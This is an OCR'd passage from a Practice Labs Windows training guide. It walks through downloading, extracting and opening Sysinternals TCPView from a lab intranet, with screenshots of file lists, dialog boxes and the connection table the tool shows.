
Rijndael_Animation_v4_eng.zip	09/08/2018	669.77 Kb
SearchDiggity_v3.1.0-MSI.zip	22/07/2015	11.18 Mb
sitedigger3.msi	09/03/2017	1.24 Mb
smac20_setup.exe	22/07/2015	4.42 Mb
snifftrial.exe	22/07/2015	3.61 Mb
Snort_2_9_7_0_Installer.exe	22/07/2015	3.12 Mb
SolarWinds-LogForwarder-FreeTool-v1.2.0.zip	23/11/2016	11.99 Mb
SolarWinds-NTM-v2.2.0-Eval.zip	22/07/2015	41.68 Mb
stinger.exe	22/07/2015	14.71 Mb
stinger32-epo.zip	22/07/2015	14.70 Mb
streams.exe	22/07/2015	85.38 Kb
superscan-4.1.zip	22/07/2015	229.09 Kb
TCPView.zip	22/07/2015	284.77 Kb
tfinstall.exe	22/07/2015	7.44 Mb
Toolset-v11.0.1-Eval.zip	22/07/2015	1007.88 Mb
unhackme.zip	22/07/2015	15.83 Mb
vstor_redist.exe	24/10/2016	38.24 Mb
WhatsRunning3_0_Setup.exe	22/07/2015	1.95 Mb
winfi		
WinF		

Do you want to open or save **TCPView.zip** (284 KB) from **intranet**?

Figure 3.6 Screenshot of PLABWIN10: Clicking Save on the notification bar.

Step 7

In the notification bar, click **Open folder**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQIwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Open
Open folder
View downloads
Type here to search
ENG

Rijndael_Animation_v4_eng.zip	09/08/2018	669.77 Kb
SearchDiggity_v3.1.0-MSI.zip	22/07/2015	11.18 Mb
sitedigger3.msi	09/03/2017	1.24 Mb
smac20_setup.exe	22/07/2015	4.42 Mb
snifftrial.exe	22/07/2015	3.61 Mb
Snort_2_9_7_0_Installer.exe	22/07/2015	3.12 Mb
SolarWinds-LogForwarder-FreeTool-v1.2.0.zip	23/11/2016	11.99 Mb
SolarWinds-NTM-v2.2.0-Eval.zip	22/07/2015	41.68 Mb
stinger.exe	22/07/2015	14.71 Mb
stinger32-epo.zip	22/07/2015	14.70 Mb
streams.exe	22/07/2015	85.38 Kb
superscan-4.1.zip	22/07/2015	229.09 Kb
TCPView.zip	22/07/2015	284.77 Kb
tfinstall.exe	22/07/2015	7.44 Mb
Toolset-v11.0.1-Eval.zip	22/07/2015	1007.88 Mb
unhackme.zip	22/07/2015	15.83 Mb
vstor_redist.exe	24/10/2016	38.24 Mb
WhatsRunning3_0_Setup.exe	22/07/2015	1.95 Mb
winfi		
WinF		

The TCPView.zip download has completed.

Figure 3.7 Screenshot of PLABWIN10: Clicking Open folder on the notification bar.

Step 8

The **File Explorer** window is opened. Right-click the **TCPView** file and select **Extract All**.





Figure 3.8 Screenshot of PLABWIN10: Right-clicking TCPView and selecting Extract All.

Step 9

In the **Extract Compressed (Zipped) Folders** dialog box, keep the default file path and click **Extract**.



Extract Compressed (Zipped) Folders

Select a Destination and Extract Files

Files will be extracted to this folder:

C:\Users\Administrator.PRACTICELABS\Downloads\TCPView


☑ Show extracted files when complete

Figure 3.9 Screenshot of PLABWIN10: Keeping the default path on the Extract Compressed (Zipped) Folders dialog box and clicking Extract.

Step 10

A new **File Explorer** window is opened.

Right-click **Tcpview**, the application file, and select **Open**.




Name	Date modified	Type	Size
Eula	7/28/2006 9:32 AM	Text Document	7 KB
Tcpvcon	7/28/2010 3:47 PM	Application	195 KB
tcpview	7/2/2010 4:03 PM	Compiled HTML ...	41 KB
Tcpview	7/25/2011 12:40 PM	Application	294 KB
TCPVIEW	PM	Help file	8 KB

Figure 3.10 Screenshot of PLABWIN10: Right-clicking the Tcpview application file and selecting Open.

Step 11

The **TCPView License Agreement** dialog box appears.

Click **Agree** to accept the license terms.



TCPView License Agreement

You can also use the /accepteula command-line switch to accept the EULA.

SYSINTERNALS SOFTWARE LICENSE TERMS


These license terms are an agreement between Sysinternals (a wholly owned subsidiary of Microsoft Corporation) and you. Please read them. They apply to the software you are downloading from Systinternals.com, which includes the media on which you received it, if any. The terms also apply to any Sysinternals

- updates,
- supplements,
- Internet-based services, and

Figure 3.11 Screenshot of PLABWIN10: Clicking Agree on the TCPView License Agreement dialog box.

Step 12

The **TCPView - Sysinternals** window opens.



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQIwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE

TCPView - Sysinternals: www.sysinternals.com

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes
[System Proc...	0	TCP	192.168.0.3	50120	192.168.255.13	8080	TIME_WAIT		
[System Proc...	0	TCP	192.168.0.3	50122	192.168.255.13	8080	TIME_WAIT		
lsass.exe	700	TCP	PLABWIN10	49672	PLABWIN10	0	LISTENING		
lsass.exe	700	TCP	PLABWIN10	49710	PLABWIN10	0	LISTENING		
lsass.exe	700	UDP	PLABWIN10	50952	*	*			
lsass.exe	700	TCPV6	[0:0:0:0:0:0:0:0]	49672	[0:0:0:0:0:0:0:0]	0	LISTENING		
lsass.exe	700	TCPV6	[0:0:0:0:0:0:0:0]	49710	[0:0:0:0:0:0:0:0]	0	LISTENING		
SearchUI.exe	6388	TCP	192.168.0.3	49970	192.168.255.13	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	192.168.0.3	49971	192.168.255.13	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	192.168.0.3	50004	192.168.255.13	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	192.168.0.3	50005	192.168.255.13	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	192.168.0.3	50006	192.168.255.13	8080	CLOSE_WAIT		
SearchUI.exe	6388	TCP	192.168.0.3	50007	192.168.255.13	8080	CLOSE_WAIT		
services.exe	688	TCP	PLABWIN10	49703	PLABWIN10	0	LISTENING		
services.exe	688	TCPV6	[0:0:0:0:0:0:0:0]	49703	[0:0:0:0:0:0:0:0]	0	LISTENING		
spoolsv.exe	2856	TCP	PLABWIN10	49671	PLABWIN10	0	LISTENING		
spoolsv.exe	2856	TCPV6	[0:0:0:0:0:0:0:0]	49671	[0:0:0:0:0:0:0:0]	0	LISTENING		
svchost.exe	944	TCP	PLABWIN10	epmap	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	PLABWIN10	ms-wbt-server	PLABWIN10	0	LISTENING		
svchost.exe	476	TCP	192.168.0.3	ms-wbt-server	10.44.24.60	24085	ESTABLISHED	65	52,578
svchost.exe	4912	TCP	169.254.173.179	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	172.30.217.145	5040	PLABWIN10	0	LISTENING		
svchost.exe	4912	TCP	192.168.0.3	5040	PLABWIN10	0	LISTENING		
svchost.exe	1324	TCP	PLABWIN10	49665	PLABWIN10	0	LISTENING		
svchost.exe	1116	TCP	PLABWIN10	49666	PLABWIN10	0	LISTENING		
svchost.exe	1312	TCP	PLABWIN10	49667	PLABWIN10	0	LISTENING		
svchost.exe	3816	TCP	PLABWIN10	ms-do	PLABWIN10	0	LISTENING		
svchost.exe	4716	UDP	PLABWIN10	domain	*	*			
svchost.exe	4716	UDP	172.30.217.145	bootps	*	*			
svchost.exe	4716	UDP	172.30.217.145	bootpc	*	*			
svchost.exe	1180	UDP	PLABWIN10	ntp	*	*			
svchost.exe	7308	UDP	PLABWIN10	ssdp	*	*			
svchost.exe	7308	UDP	169.254.173.179	ssdp	*	*			
svchost.exe	7308	UDP	172.30.217.145	ssdp	*	*			
svchost.exe	7308	UDP	192.168.0.3	ssdp	*	*			
svchost.exe	476	UDP	PLABWIN10	ms-wbt-server	*	*			
svchost.exe	4912	UDP	PLABWIN10	5050	*	*			
svchost.exe	1376	UDP	PLABWIN10	5353	*	*			
svchost.exe	1376	UDP	PLABWIN10	llmnr	*	*			
svchost.exe	1760	UDP	PLABWIN10	56052	*	*			
svchost.exe	1848	UDP	PLABWIN10	56054	*	*			
svchost.exe	4716	UDP	PLABWIN10	59736	*	*			

Endpoints: 87 | Established: 2 | Listening: 31 | Time Wait: 2 | Close Wait: 6

Figure 3.12 Screenshot of PLABWIN10: Showing the TCPView - Sysinternals window.

